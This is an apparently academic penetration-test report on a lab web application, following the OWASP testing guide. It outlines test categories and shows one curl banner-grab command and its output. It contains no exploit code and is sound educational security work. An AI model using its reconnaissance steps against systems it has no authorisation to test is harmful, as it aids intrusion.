# Web Application Penetration Test

*Hacking the "Hacklab Security Solutions" website*

**Gavin Roderick**

CMP509: Ethical Hacking Masters

2024/25

*Note that Information contained in this document is for educational purposes.*

# Abstract

The growing reliance on web applications has amplified the need for robust security procedures to ensure resilience against emerging cyber threats. This paper evaluates the security posture of Hacklab Security Solutions web application by conducting a comprehensive, black-box penetration test. The test follows a structured industry standard methodology, to identify, analyse and classify vulnerabilities, before proposing remediation measures.

A systematic penetration test was performed, guided by the OWASP Web Security Testing Guide (WSTG). The testing process focused on examining key aspects of the application, including input validation, authentication and session management, server configuration and weaknesses in the client facing web application. Vulnerabilities were documented in detail and given a CVSS score to assist the business in prioritising remediation efforts.

The findings revealed critical security flaws across multiple areas, including the disclosure of sensitive information, an absence of encryption at the transport layer, injection vulnerabilities, broken access controls and vulnerable session management processes. These issues highlight systemic gaps in the development and deployment methods within the organisation, and pose severe risks to the confidentiality and integrity of the data in its systems. The report concludes that while these vulnerabilities exist, effective mitigation routes can be taken. These include implementing robust encryption protocols, replacing weak hashing algorithms, adopting secure coding practices and robust authentication mechanisms. Recommendations for future work include planning and adopting automated testing as part of a secure software development lifecycle, and creating a secure configuration management process.

# Contents

# 1 INTRODUCTION

The Cyber Security Breaches Survey is an annual UK research stufy commissioned by the Department for Science, Innovation & Technology profiling cyber resilience amongst businesses, charities and educational institutions. In their 2024 report, they released statistics stating that 29% of businesses and 14% of charities reported a security breach or attack in the preceding year (Maddy and Home Office, 2024).




*Figure 1-1- Percentage of organisations that have experienced any cybercrime (excluding cyber-facilitated fraud) in the last 12 months (Maddy and Home Office, 2024)*

While small businesses are targeted significantly less frequently than medium or large businesses (45% and 58% as seen in **Error! Reference source not found.**), they are also far less likely to understand the risks associated with cyber-crime, or the impact it may have on their business. Just 18% have formally reviewed their immediate supply chain, and only 8% have reviewed their wider supply chain. With BT detecting a large increase in the number of automated scanning bots, smaller businesses who may not have been worth attackers time in the past, are more likely to become the target of malicious actors.(Sweney, 2024)

The impact cybercrime can have can be felt financially. The average short-term cost of a breach or attack that yielded an outcome was £3,040, with an average long-term cost of £2,820 (Rizvi and Home Office, 2025).

With cyberattacks on the rise, and in an economy where businesses' profit margins are small, the need for organisations to match real-world threats has become essential. Regular penetration testing can help to identify vulnerabilities and attack surfaces in applications before they are exploited by malicious actors.

In the modern digital world, web applications represent a common target for hackers. While Dynamic Source Code Analysis tools can help to detect entry-points and surface-level flaws in a system, they often will miss more complex, chained attacks (Potekhin). By identifying vulnerabilities early, Hacklab Security Systems can take action to reduce their risk of exposure. This report will conduct a comprehensive penetration test of its systems and make recommendations on how to remediate the vulnerabilities it finds.

# 2 AIMS

This report aims to assess the security posture of a web application by conducting a black-box penetration test of a web application.

To achieve this overall aim, this paper will:

- Apply an industry standard penetration testing methodology in a structured and systematic manner
- Identify and analyse security vulnerabilities discovered during testing
- Evaluate the severity of these vulnerabilities, and propose appropriate remediation strategies

# 3 METHODOLOGY

## 3.1 METHODOLOGY OVERVIEW

Throughout the course of this penetration test, an industry standard methodology was followed. The OWASP Web Security Testing Guide (WSTG) was selected, due to its comprehensive nature. The first version of this guide was released in 2004, and has been honed over the years, as technology and the threats to its security have evolved.

There are twelve main sections to this methodology:

1. Information Gathering
2. Configuration and Deployment Management Testing
3. Identity Management Testing
4. Authentication Testing
5. Authorization Testing
6. Session Management Testing
7. Input Validation Testing
8. Testing for Error Handling
9. Testing for Weak Cryptography
10. Business Logic Testing
11. Client-side Testing
12. API Testing

Given the comprehensive nature of WSTG, there was often overlap in the areas and techniques being carried out in tests. In these cases, one of the tests was not conducted, and has been omitted from this section for brevity.  Tests that were skipped are listed in Appendix A – Tests not carried out

## 3.2 METHODOLOGY DETAIL

### 3.2.1 Information Gathering

| **Number** | **ID** | **Name** |
|---|---|---|
| **1** | WSTG-INFO-02 | Fingerprint Web Server |
| **2** | WSTG-INFO-03 | Review Webserver Metafiles for Information Leakage |
| **3** | WSTG-INFO-04 | Enumerate Applications on Webserver |
| **4** | WSTG-INFO-05 | Review Webpage Content for Information Leakage |
| **5** | WSTG-INFO-06 | Identify Application Entry Points |
| **6** | WSTG-INFO-07 | Map Execution Paths Through Application |
| **7** | WSTG-INFO-08 | Fingerprint Web Application Framework |
| **8** | WSTG-INFO-09 | Fingerprint Web Application |
| **9** | WSTG-INFO-10 | Map Application Architecture |

*Table 3-1 Information Gathering Tests*

#### *3.2.1.1 Fingerprint Web Server*

Web server fingerprinting is the process of determining the type and version of web server that a target is running. Knowing the type and version of the web server allows testers to identify known vulnerabilities and appropriate exploits during testing.

**Test Objectives:** Find the version and type of a running web server to enable further discovery of any known vulnerabilities.

#### *3.2.1.2 Review Webserver Metafiles for Information Leakage*

This section describes how to test various metadata files that may be present in web applications, including robots.txt, sitemaps, and security.txt files. These files can provide valuable information to attackers about the site structure and potentially sensitive areas.

**Test Objectives:** Identify and analyse metadata files to discover information about the site structure and potentially sensitive areas.

#### *3.2.1.3 Enumerate Applications on Webserver*

Web application enumeration is the process of identifying web applications on a specific infrastructure. This process is essential for testing the security of a web application as it helps identify potential attack vectors.

**Test Objectives:** Enumerate the applications within scope that exist on a web server.

#### *3.2.1.4 Review Webpage Content for Information Leakage*

Information leakage occurs when a web application reveals sensitive information that could help an attacker exploit the system. This information might include technical details of the application, environment, or business logic.

**Test Objectives:** Review webpage comments, metadata, and source code that might lead to information leakage.

#### *3.2.1.5 Identify Application Entry Points*

Enumerating application entry points involves identifying the different ways an application can receive input from external sources. These include parameters, form fields, and other input channels that might be vectors for attacks.

**Test Objectives:** Identify possible entry and injection points through request and response analysis.

#### *3.2.1.6 Map Execution Paths Through Application*

This testing methodology aims to create a map of the target application by identifying its elements like links, forms, and architecture. Understanding the application's layout helps define potential vulnerabilities and attack vectors.

**Test Objectives:** Map the target application and understand its structure.

#### *3.2.1.7 Fingerprint Web Application Framework*

Web application framework fingerprinting focuses on identifying the framework used to build a web application. Knowing the framework can reveal known vulnerabilities and typical configuration patterns that may be exploitable.

**Test Objectives:** Find the type of web application framework in use to determine framework-specific vulnerabilities.

#### *3.2.1.8 Fingerprint Web Application*

Web application fingerprinting aims to identify the specific web application being tested. This helps testers focus their efforts on vulnerabilities associated with that particular application and its known weaknesses.

**Test Objectives:** Identify the web application and version to determine known vulnerabilities.

#### *3.2.1.9 Map Application Architecture*

Mapping the application architecture involves understanding the overall design of the application, including its components, interfaces, and relationships. This information helps identify potential security weaknesses in the application's design and implementation.

**Test Objectives:** Identify application architecture elements to understand the attack surface.

### 3.2.2 Configuration and Deployment Management Testing

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-CONF-01 | Test Network Infrastructure Configuration |
| **2** | WSTG-CONF-02 | Test Application Platform Configuration |
| **3** | WSTG-CONF-03 | Test File Extensions Handling for Sensitive Information |
| **4** | WSTG-CONF-04 | Review Old Backup and Unreferenced Files for Sensitive Info |
| **5** | WSTG-CONF-05 | Enumerate Infrastructure and Application Admin Interfaces |
| **6** | WSTG-CONF-06 | Test HTTP Methods |
| **7** | WSTG-CONF-07 | Test HTTP Strict Transport Security |
| **8** | WSTG-CONF-08 | Test RIA Cross-Domain Policy |
| **9** | WSTG-CONF-09 | Test File Permissions |
| **10** | WSTG-CONF-10 | Test for Subdomain Takeover |
| **11** | WSTG-CONF-11 | Test Cloud Storage |

*Table 3-2 Configuration & Deployment Management Tests*

#### *3.2.2.1 Test Network Infrastructure Configuration*
The intricate nature of a web application infrastructure, which encompasses load balancers, firewalls, and database servers, makes it vulnerable to security issues. This test assesses the overall configuration to identify potential vulnerabilities in the system architecture.

**Test Objectives:** Review the network infrastructure and understand the defence mechanisms that are deployed.

#### *3.2.2.2 Test Application Platform Configuration*
Correctly configuring web and application servers is crucial for web application security. This test examines these configurations to identify security vulnerabilities or weaknesses that might be exploited by attackers.

**Test Objectives:** Ensure that the web and application server software is deployed in a secure manner.

#### *3.2.2.3 Test File Extensions Handling for Sensitive Information*
Improper handling of file extensions can expose sensitive information. This test checks how the application processes different file extensions to determine if it properly protects sensitive content.

**Test Objectives:** Verify that the web server or application properly restricts access to sensitive file extensions and handles them securely.

#### *3.2.2.4 Review Old Backup and Unreferenced Files for Sensitive Info*
Old backup files and unreferenced files left on servers can contain sensitive information that may be exploited. This test searches for such files to assess the risk of information leakage.

**Test Objectives:** Discover backup files that may disclose sensitive information.

#### *3.2.2.5 Enumerate Infrastructure and Application Admin Interfaces*
Administrative interfaces present on web servers or applications can be significant security risks if not properly secured. This test identifies and evaluates the security of these interfaces.

**Test Objectives:** Identify administration interfaces and determine if access to these interfaces is properly controlled.

#### *3.2.2.6 Test HTTP Methods*
HTTP methods like GET, POST, PUT, DELETE, etc., define the actions that can be performed on web resources. This test examines how the application handles different HTTP methods to identify potential security vulnerabilities.

**Test Objectives:** Enumerate the supported HTTP methods and determine if proper access controls are in place.

#### *3.2.2.7 Test HTTP Strict Transport Security*
HTTP Strict Transport Security (HSTS) is a security mechanism that helps protect websites against protocol downgrade attacks and cookie hijacking. This test evaluates the implementation of HSTS to ensure secure communications.

**Test Objectives:** Validate the effective implementation of HTTP Strict Transport Security.

#### *3.2.2.8 Test RIA Cross-Domain Policy*
Rich Internet Applications (RIAs) often require cross-domain communications, which can introduce security risks. This test examines the cross-domain policy files to identify potential vulnerabilities.

**Test Objectives:** Evaluate the cross-domain policy of the Rich Internet Application to verify it does not grant excessive permissions to potentially malicious domains.

#### *3.2.2.9 Test File Permissions*
Improper file permissions can lead to unauthorized access or modification of files. This test evaluates file permissions to ensure they are configured securely.

**Test Objectives:** Verify that file permissions are properly secured for sensitive files and directories.

#### *3.2.2.10 Test for Subdomain Takeover*
Subdomain takeover occurs when an attacker can gain control of a subdomain of the target organization. This test checks for vulnerabilities that could allow such takeovers.

**Test Objectives:** Identify the possibility of subdomain takeover where orphan DNS entries point to services that have been removed or deprovisioned.

#### *3.2.2.11 Test Cloud Storage*

Cloud storage services may contain sensitive data and require proper access controls. This test evaluates the security of cloud storage implementations used by the application.

**Test Objectives:** Identify and assess the security of cloud storage services used by the application.

### 3.2.3 Identity Management Testing

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-IDENT-01 | Test Role Definitions |
| **2** | WSTG-IDENT-02 | Test User Registration Process |
| **3** | WSTG-IDENT-03 | Test Account Provisioning Process |
| **4** | WSTG-IDENT-04 | Test for Account Enumeration and Guessable Usernames |
| **5** | WSTG-IDENT-05 | Test for Weak or Unenforced Username Policy |

*Table 3-3 Identity Management Tests*

#### *3.2.3.1 Test Role Definitions*

Applications implement role-based access control systems to determine what actions users can perform. This test evaluates how effectively these roles are defined and enforced.

**Test Objectives:** Validate that users can only access functionality and data that aligns with their role definition.

#### *3.2.3.2 Test User Registration Process*

User registration processes often collect sensitive user information and can contain security flaws. This test evaluates the security of the registration mechanism to ensure it protects user data and prevents abuse.

**Test Objectives:** Verify the effectiveness of the registration validation mechanism and assess whether the process adheres to security best practices.

#### *3.2.3.3 Test Account Provisioning Process*

Account provisioning refers to the process of creating user accounts, either automatically or by administrators. This test examines provisioning processes to identify security vulnerabilities that could be exploited.

**Test Objectives:** Verify that account provisioning follows security best practices to prevent the creation of unauthorized accounts or privilege escalation.

#### *3.2.3.4 Test for Account Enumeration and Guessable Usernames*

Account enumeration vulnerabilities allow attackers to gather valid usernames by analyzing system responses. This test identifies whether an application leaks information about existing user accounts.

**Test Objectives:** Determine if the application allows attackers to identify valid user accounts through error messages, response times, or other means.

#### *3.2.3.5 Test for Weak or Unenforced Username Policy*

Weak username policies can make it easier for attackers to guess or enumerate valid usernames. This test evaluates the strength and enforcement of username policies.

**Test Objectives:** Verify that the application implements and enforces an effective username policy that reduces the risk of account takeover.

### 3.2.4 Authentication Testing

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-AUTHN-01 | Testing for Credentials Transported over Encrypted Channel |
| **2** | WSTG-AUTHN-02 | Testing for Default Credentials |
| **3** | WSTG-AUTHN-03 | Testing for Weak Lock-out Mechanism |
| **4** | WSTG-AUTHN-04 | Testing for Bypassing Authentication Schema |
| **5** | WSTG-AUTHN-05 | Testing “Remember Password” Functionality |
| **6** | WSTG-AUTHN-06 | Testing for Browser Cache Weakness |
| **7** | WSTG-AUTHN-07 | Testing for Weak Password Policy |
| **8** | WSTG-AUTHN-08 | Testing for Weak Security Question/Answer |
| **9** | WSTG-AUTHN-09 | Testing for Weak Password Change/Reset Functionality |
| **10** | WSTG-AUTHN-10 | Testing for Weaker Auth in Alternative Channels |

*Table 3-4 Authentication Tests*

#### *3.2.4.1 Testing for Credentials Transported over Encrypted Channel*

Sensitive information, especially credentials, must be transmitted over encrypted channels to prevent interception. This test evaluates whether the application properly secures credential transmission.

**Test Objectives:** Verify that credentials are only transmitted over encrypted channels to protect them from unauthorised access.

#### *3.2.4.2 Testing for Default Credentials*

Applications or systems often come with default credentials that, if not changed, can provide easy access to attackers. This test checks for the presence of default, easily guessable, or unchanged credentials.

**Test Objectives:** Verify that all default credentials have been changed and that the application does not use easily guessable credentials.

#### *3.2.4.3 Testing for Weak Lock-out Mechanism*

Account lockout mechanisms help prevent brute force attacks but must be properly implemented. This test evaluates whether the lockout mechanism effectively protects against password guessing attempts.

**Test Objectives:** Determine if the application implements an effective account lockout mechanism that would prevent brute force attacks.

#### *3.2.4.4 Testing for Bypassing Authentication Schema*
Authentication schemas can sometimes be bypassed if not properly implemented. This test examines whether there are ways to circumvent the application's authentication requirements.

**Test Objectives:** Determine whether it's possible to bypass the authentication schema and access resources without authentication.

#### *3.2.4.5 Testing "Remember Password" Functionality*
"Remember password" functionality often stores credentials on the client side, which can pose security risks. This test examines how this feature is implemented to identify vulnerabilities.

**Test Objectives:** Verify that the "remember password" function does not store credentials in an insecure manner that could be exploited by attackers.

#### *3.2.4.6 Testing for Browser Cache Weakness*
Browsers can cache sensitive information, making it potentially accessible to attackers with physical access to the device. This test evaluates whether the application properly controls browser caching for sensitive data.

**Test Objectives:** Determine if the application properly instructs browsers not to cache sensitive information.

#### *3.2.4.7 Testing for Weak Password Policy*
Weak password policies allow users to create passwords that are easily guessable or susceptible to brute force attacks. This test evaluates the strength and enforcement of the application's password policy.

**Test Objectives:** Verify that the application enforces a strong password policy that reduces the risk of unauthorized access.

#### *3.2.4.8 Testing for Weak Security Question/Answer*
Security questions are often used as a backup authentication mechanism but can be weak if poorly implemented. This test examines the security of the question/answer mechanism.

**Test Objectives:** Assess the strength of security questions and determine if they provide adequate protection for the authentication process.

#### *3.2.4.9 Testing for Weak Password Change/Reset Functionality*
Password change and reset functionalities can introduce security vulnerabilities if not properly implemented. This test evaluates these processes to identify potential weaknesses.

**Test Objectives:** Verify that the password change and reset processes are secure and do not allow unauthorised access to user accounts.

#### *3.2.4.10 Testing for Weaker Auth in Alternative Channels*
Applications may offer alternative authentication channels (e.g., mobile apps, APIs) that have weaker security than the primary interface. This test examines all authentication channels to ensure consistent security.

**Test Objectives:** Identify if alternative authentication channels have the same level of security as the primary channel.

### 3.2.5 Authorization Testing

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-AUTHZ-01 | Testing Directory Traversal / File Include |
| **2** | WSTG-AUTHZ-02 | Testing for Bypassing Authorization Schema |
| **3** | WSTG-AUTHZ-03 | Testing for Privilege Escalation |
| **4** | WSTG-AUTHZ-04 | Testing for Insecure Direct Object References |

*Table 3-5 Authorization Tests*

#### *3.2.5.1 Testing Directory Traversal / File Include*
Directory traversal (also known as path traversal) attacks allow attackers to access files and directories outside of the web root folder. This test evaluates whether the application properly validates and sanitises user input that could be used to access unauthorised files.

**Test Objectives:** Assess if the application properly validates user input file names and paths, and if it is possible to access files outside the web root directory.

#### *3.2.5.2 Testing for Bypassing Authorization Schema*
Authorization schema bypass vulnerabilities allow attackers to access resources or perform actions that should be restricted. This test examines whether the application's authorization mechanisms can be circumvented.

**Test Objectives:** Verify that a user cannot access any resource or perform any action that they are not authorised to access or perform.

#### *3.2.5.3 Testing for Privilege Escalation*
Privilege escalation vulnerabilities allow attackers to gain elevated access to resources that are normally protected. This test evaluates whether the application prevents users from escalating their privileges.

**Test Objectives:** Verify that a user cannot modify their privileges or roles inside the application to access unauthorised functionality.

#### 3.2.5.4 *Testing for Insecure Direct Object References*
Insecure direct object references occur when an application exposes a reference to an internal implementation object. This test examines whether the application properly protects these references from manipulation.

**Test Objectives:** Verify that the user is not able to manipulate these references to access unauthorised data.

### 3.2.6 Session Management Testing

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-SESS-01 | Testing for Session Management Schema |
| **2** | WSTG-SESS-02 | Testing for Cookies Attributes |
| **3** | WSTG-SESS-03 | Testing for Session Fixation |
| **4** | WSTG-SESS-04 | Testing for Exposed Session Variables |
| **5** | WSTG-SESS-05 | Testing for Cross Site Request Forgery |
| **6** | WSTG-SESS-06 | Testing for Logout Functionality |
| **7** | WSTG-SESS-07 | Testing for Session Timeout |
| **8** | WSTG-SESS-08 | Testing for Session Puzzling |

*Table 3-6 Session Management Tests*

#### 3.2.6.1 *Testing for Session Management Schema*
Session management is critical for controlling user access to the application. This test evaluates the session management mechanism to ensure its secure and properly implemented.

**Test Objectives:** Assess how sessions are managed and verify that cookies and session tokens are handled securely throughout the application.

#### 3.2.6.2 *4.6.2 Testing for Cookies Attributes*
Cookies are often used to maintain session state and store user preferences. This test examines cookie attributes to ensure they provide adequate security protections.

**Test Objectives:** Verify that cookies are set with appropriate security attributes to prevent unauthorised access or manipulation.

#### *3.2.6.3 4.6.3 Testing for Session Fixation*
Session fixation attacks occur when an attacker forces a user to use a specific session ID. This test evaluates whether the application is vulnerable to such attacks.

**Test Objectives:** Verify that the application generates a new session ID when a user authenticates, regardless of whether a session ID already exists.

#### *3.2.6.4 4.6.4 Testing for Exposed Session Variables*
Exposed session variables can lead to unauthorised access or session hijacking. This test examines whether session identifiers and other sensitive session data are properly protected.

**Test Objectives:** Verify that session identifiers and other sensitive data are not exposed in URLs, error messages, or logs.

#### *3.2.6.5 4.6.5 Testing for Cross Site Request Forgery*
Cross-Site Request Forgery (CSRF) attacks trick users into executing unwanted actions on a web application in which they're authenticated. This test evaluates whether the application has adequate protections against CSRF.

**Test Objectives:** Verify that the application implements effective CSRF countermeasures to prevent unauthorised actions.

#### *3.2.6.6 4.6.6 Testing for Logout Functionality*
Proper logout functionality is essential for terminating user sessions securely. This test examines whether the application correctly ends sessions when users log out.

**Test Objectives:** Verify that the logout function properly terminates all session data and that session information cannot be reused.

#### *3.2.6.7 4 Testing for Session Timeout*
Session timeouts help reduce the risk of unauthorised access through abandoned sessions. This test evaluates whether the application implements appropriate timeout mechanisms.

**Test Objectives:** Verify that the application terminates sessions after a defined period of inactivity.

#### *3.2.6.8 Testing for Session Puzzling*
Session puzzling (also known as session variable overloading) can occur when an application uses the same session variable for multiple purposes. This test examines whether the application is vulnerable to such attacks.

**Test Objectives:** Verify that the application properly manages session variables to prevent attacks based on variable overloading or reuse.

### 3.2.7 Input Validation Testing

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-INPV-01 | Testing for Reflected Cross Site Scripting |
| **2** | WSTG-INPV-02 | Testing for Stored Cross Site Scripting |
| **3** | WSTG-INPV-03 | Testing for HTTP Verb Tampering |
| **4** | WSTG-INPV-04 | Testing for HTTP Parameter Pollution |
| **5** | WSTG-INPV-05 | Testing for SQL Injection |
| **6** | WSTG-INPV-06 | Testing for LDAP Injection |
| **7** | WSTG-INPV-07 | Testing for ORM Injection |
| **8** | WSTG-INPV-08 | Testing for XML Injection |
| **9** | WSTG-INPV-09 | Testing for SSI Injection |
| **10** | WSTG-INPV-10 | Testing for XPath Injection |
| **11** | WSTG-INPV-11 | Testing for IMAP/SMTP Injection |
| **12** | WSTG-INPV-12 | Testing for Code Injection |
| **13** | WSTG-INPV-13 | Testing for Command Injection |
| **14** | WSTG-INPV-14 | Testing for Buffer Overflow |
| **15** | WSTG-INPV-15 | Testing for Format String Injection |
| **16** | WSTG-INPV-16 | Testing for Incubated Vulnerability |
| **17** | WSTG-INPV-17 | Testing for HTTP Splitting/Smuggling |

*Table 3-7 Input Validation Tests*

#### *3.2.7.1 Testing for Reflected Cross Site Scripting*
Reflected Cross-site Scripting (XSS) occurs when an attacker injects browser executable code within a single HTTP response. The attack is carried out through specifically crafted input to a vulnerable web application, which processes and returns this malicious input directly in the response.

**Test Objectives:** Identify injection points and test for XSS vulnerabilities.

#### *3.2.7.2 Testing for Stored Cross Site Scripting*
Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting vulnerability. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

**Test Objectives:** Identify stored XSS vulnerabilities. Check if sanitization can be circumvented.

#### *3.2.7.3 Testing for HTTP Verb Tampering*
HTTP Verb Tampering tests the web application's response to different HTTP methods accessing the same resource. If there are discrepancies in handling these methods, it could lead to authentication bypass or other security issues.

**Test Objectives:** Verify the proper handling of HTTP methods in the application's access control system.

#### *3.2.7.4 Testing for HTTP Parameter Pollution*
HTTP Parameter Pollution (HPP) tests the application's response when multiple parameters with the same name are submitted. This can lead to unexpected behaviour that might be exploited for bypassing input validation, injecting parameters, or modifying application logic.

**Test Objectives:** Assess the application's behaviour when multiple parameters with the same name are submitted.

#### *3.2.7.5 Testing for SQL Injection*
SQL Injection testing checks if it is possible to inject SQL code into the application so that it executes in the backend database. This vulnerability occurs when user input is incorrectly filtered and directly included in SQL statements.

**Test Objectives:** Identify SQL injection points. Assess the vulnerability impact.

#### *3.2.7.6 Testing for LDAP Injection*
LDAP Injection tests the application's defences against the manipulation of LDAP statements through user-controlled input. If successful, an attacker could access, modify, or delete information stored in the LDAP directory.

**Test Objectives:** Identify LDAP injection points. Assess the impact of LDAP injection vulnerabilities.

#### *3.2.7.7 Testing for ORM Injection*
ORM Injection tests for vulnerabilities in the Object Relational Mapping (ORM) layer. Even with ORM frameworks, if input is not properly sanitised, injection attacks like SQL injection might still be possible.

**Test Objectives:** Identify ORM injection points. Assess the impact of ORM injection vulnerabilities.

#### *3.2.7.8 Testing for XML Injection*
XML Injection testing checks if it is possible to inject XML code into the application in order to modify the logic of XML-based applications or services. The injection of XML content can lead to various attacks, including path traversal and server-side request forgery.

**Test Objectives:** Identify XML injection points. Assess the impact of XML injection vulnerabilities.

#### *3.2.7.9 Testing for SSI Injection*
Server-Side Includes (SSI) Injection testing checks if it is possible to inject SSI directives into the application. If vulnerable, an attacker could exploit the SSI functionality to execute arbitrary code or include malicious content.

**Test Objectives:** Identify SSI injection points. Assess the impact of SSI injection vulnerabilities.

#### *3.2.7.10 Testing for XPath Injection*
XPath Injection testing checks if it is possible to inject XPath expressions to manipulate XML queries in the application. This can potentially allow attackers to bypass authentication or access unauthorised information.

**Test Objectives:** Identify XPath injection points. Assess the impact of XPath injection vulnerabilities.

#### *3.2.7.11 Testing for IMAP/SMTP Injection*
IMAP/SMTP Injection testing checks if it is possible to inject IMAP/SMTP commands into the mail services of an application. If vulnerable, an attacker might be able to abuse the mail functionality to gain unauthorised access to mail resources or even execute commands on the mail server.

**Test Objectives:** Identify IMAP/SMTP injection points. Assess the impact of IMAP/SMTP injection vulnerabilities.

#### *3.2.7.12 Testing for Code Injection*
Code Injection testing checks if it is possible to inject and execute arbitrary code on the target system. This vulnerability can occur when an application incorporates user input into a segment of code without proper validation.

**Test Objectives:** Identify code injection points. Assess the impact of code injection vulnerabilities.

#### *3.2.7.13 Testing for Command Injection*
Command Injection testing checks if it is possible to inject and execute operating system commands on the host. This vulnerability occurs when an application passes unsafe user-supplied data to a system shell.

**Test Objectives:** Identify command injection points. Assess the impact of command injection vulnerabilities.

### *3.2.7.14 Testing for Buffer Overflow*

Buffer Overflow testing checks if it is possible to overwrite memory segments of the application and potentially execute arbitrary code. This vulnerability is more common in applications developed in languages that allow direct memory access like C or C++.

**Test Objectives:** Identify buffer overflow vulnerabilities. Assess the impact of buffer overflow issues.

### *3.2.7.15 Testing for Format String Injection*

Format String Injection testing checks if it is possible to inject format string specifiers that can potentially lead to information disclosure or code execution. This vulnerability is most found in C/C++ applications.

**Test Objectives:** Identify format string injection points. Assess the impact of format string vulnerabilities.

### *3.2.7.16 Testing for Incubated Vulnerability*

Incubated (or persistent) vulnerabilities are those where an attacker places malicious content in a vulnerable application for later execution by users or the system. These tests check for the ability to store and later trigger these payloads.

**Test Objectives:** Identify incubated vulnerability points. Assess the impact of incubated vulnerabilities.

### *3.2.7.17 Testing for HTTP Splitting/Smuggling*

HTTP Splitting/Smuggling testing checks if it is possible to exploit the way web servers and proxies handle HTTP requests to bypass security controls, poison caches, or gain unauthorised access.

**Test Objectives:** Identify HTTP splitting/smuggling vulnerabilities. Assess the impact of HTTP splitting/smuggling issues.

### 3.2.8 Testing for Error Handling

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-ERRH-01 | Testing for Improper Error Handling |
| **2** | WSTG-ERRH-02 | Testing for Stack Traces and Debug Messages |

*Table 3-8 - Error Handling Tests*

#### *3.2.8.1 Testing for Improper Error Handling*

Improper Error Handling testing checks if the application reveals sensitive information in error responses. Error messages can disclose system details, database structures, or other information that could aid an attacker in exploiting the system.

**Test Objectives:** Identify error output handling mechanisms. Analyse the several types of errors that can be triggered. Assess the impact of error messages on the application's security posture.

#### *3.2.8.2 Testing for Stack Traces and Debug Messages*

This test focuses on verifying that the application does not leak stack traces or debugging messages to users. Such technical information can provide attackers with insights into the application's inner workings, technologies used, and potential vulnerability points.

**Test Objectives:** Identify conditions that can cause the application to generate stack traces or debugging information. Determine if sensitive debug information is exposed to users.

### 3.2.9 Testing for Weak Cryptography

| Number | ID | Name |
|---|---|---|
| **1** | WSTG-CRYP-01 | Testing for Weak Transport Layer Security |
| **2** | WSTG-CRYP-03 | Testing for Sensitive Information Sent via Unencrypted Channels |
| **3** | WSTG-CRYP-04 | Testing for Weak Encryption |

#### *3.2.9.1 Testing for Weak Transport Layer Security*
Information being sent between client and server must be protected to protect it from being read or altered by an attacker in transit. Most often this is achieved by using the Transport Layer Security (TLS) protocol or via the Secure Socket Layer protocol (SSL).

**Test Objectives:** Validate the configuration of TLS and review the cryptographic strength of the digital signing certificate. Ensure that the TLS security cannot be bypassed and is properly implemented across the application.

#### *3.2.9.2 Testing for Sensitive Information Sent via Unencrypted Channels*
Applications sending sensitive information via unencrypted channels (e.g. over HTTP) are considered insecure. Examples include sending plain-text credentials or other sensitive information over HTTP.

**Test Objectives:** Identify sensitive information being transmitted over the various channels the application uses. Assess the privacy and security of the channels used.

#### *3.2.9.3 Testing for Weak Encryption*
Incorrect usage of encryption algorithms can leave sensitive data open to exposure, which can be built upon in further exploits by attackers. Known weak hashing algorithms such as MD5 must not be used to encrypt sensitive data such as passwords or PII.

**Test Objectives:** Identify weak encryption being used throughout the application.

# 4 PROCEDURE

## 4.1 PROCEDURE OVERVIEW

This section concerns the practical work undertaken during the test. Each test that was deemed to be relevant to the engagement was undertaken as described in the WSTG. Where a test was not deemed to be relevant, work was duplicated in a more comprehensive test, it was skipped.

Vulnerability findings from each test are analysed in detail in Results but where necessary to fully carry out, or explain further steps, some analysis is provided here. Prominent examples of this are WSTG-SESS-01 Testing for Session Management Schema and WSTG-SESS-03 Testing for Session Fixation

## 4.2 PROCEDURE DETAIL


### 4.2.1 Information Gathering

#### *4.2.1.1 WSTG-INFO-02 Fingerprint Web Server*

**Banner Grabbing**

The tester used the `curl` tool to perform a banner grab on the default address provided by the client (`192.168.1.10`).

```
curl -s -I 192.168.1.10
```



```
┌──(kali㉿kali)-[~]
└─$ curl -s -I 192.168.1.10
HTTP/1.1 200 OK
Date: Sun, 29 Jun 2025 18:25:49 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Content-Type: text/html
```

*Figure 4-1 - Output of curl command*

From this, it was found that the server was running on a Unix based operating system, with an Apache webserver (version 2.4.3) with PHP 5.4.7.

